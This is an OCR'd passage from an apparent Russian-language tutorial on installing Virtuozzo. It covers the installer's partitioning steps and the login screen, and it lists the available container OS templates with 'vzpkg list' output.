


Рис. 2. Инсталлятор Virtuozzo

1. Загрузиться с инсталляционного диска.
2. Нажать кнопку Installation destination.
3. Если устанавливаешь на новый сервер, где нет операционной системы, выбери Automatically configure a partitioning и нажми кнопку Done (рис. 3).
4. Если операционная система уже установлена и есть желание ее сохранить, тогда нужно выбрать I will configure partitioning и настроить разделы вручную.
5. Нажать кнопку Begin installation (рис. 4).
6. Во время установки системы нужно установить пароль root и создать одного обычного пользователя (рекомендуется из соображений безопасности), см. рис. 5.




Рис. 3. Разметка диска




Рис. 4. Нажми кнопку Begin installation




Рис. 5. Установка Virtuozzo

После перезагрузки появится возможность войти в систему (рис. 6).

```
Dear Virtuozzo user!

vzkernel: 3.10.0-327.18.2.vz7.15.2

Use the following hostname and IP address to connect to this server:

localhost.localdomain
(IP: 192.168.52.208)

08:38:06 Thu Sep 15  2016


localhost login:
```

Рис. 6. Вход в систему

5. ВЫБОР ШАБЛОНА

Перед созданием контейнера необходимо выбрать шаблон операционной системы (OS EZ Template), проще говоря — операционную систему, которая будет в контейнере.

Для просмотра всех шаблонов введи команду

```
vzpkg list --with-summary | less
```

```
ubuntu-16.04-x86_64                :Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  php           :php for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  phpmyadmin    :phpmyadmin for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  jre           :jre for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  cyrus-imap    :cyrus-imap for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  imp           :imp for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  devel         :devel for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  spamassassin  :spamassassin for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  mysql         :mysql for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  phppgadmin    :phppgadmin for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  jsdk          :jsdk for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  mod_perl      :mod_perl for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  squirrelmail  :squirrelmail for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  mailman       :mailman for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  webalizer     :webalizer for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  tomcat        :tomcat for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  wordpress     :wordpress for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  proftpd       :proftpd for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-16.04-x86_64  postgresql    :postgresql for Ubuntu 16.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64                :Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  php           :php for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  phpmyadmin    :phpmyadmin for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  jre           :jre for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  cyrus-imap    :cyrus-imap for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  imp           :imp for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  devel         :devel for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  spamassassin  :spamassassin for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  mysql         :mysql for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  phppgadmin    :phppgadmin for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  jsdk          :jsdk for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  mod_perl      :mod_perl for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  squirrelmail  :squirrelmail for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  mailman       :mailman for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  webalizer     :webalizer for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  tomcat        :tomcat for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  wordpress     :wordpress for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  proftpd       :proftpd for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
ubuntu-14.04-x86_64  postgresql    :postgresql for Ubuntu 14.04 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64                    :Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      php           :php for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      docker        :docker for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      jre           :jre for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      cyrus-imap    :cyrus-imap for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      devel         :devel for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      spamassassin  :spamassassin for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      mysql         :mysql for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      jsdk          :jsdk for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
:
```

Рис. 7. Список шаблонов

Дистрибутивы доступны на любой вкус, как RH-совместимые, так и богатый выбор дистрибутивов Debian/Ubuntu.

Посмотреть, есть ли какой-то определенный дистрибутив, удобнее при помощи команды grep:

```
vzpkg list --with-summary | grep centos
```

```
[root@localhost ~]# vzpkg list --with-summary | grep centos
centos-7-x86_64                 :Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      php        :php for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      docker     :docker for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      jre        :jre for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      cyrus-imap :cyrus-imap for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      devel      :devel for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      spamassassin :spamassassin for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      mysql      :mysql for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      jsdk       :jsdk for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      mailman    :mailman for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      vzftpd     :vzftpd for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      mod_ssl    :mod_ssl for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
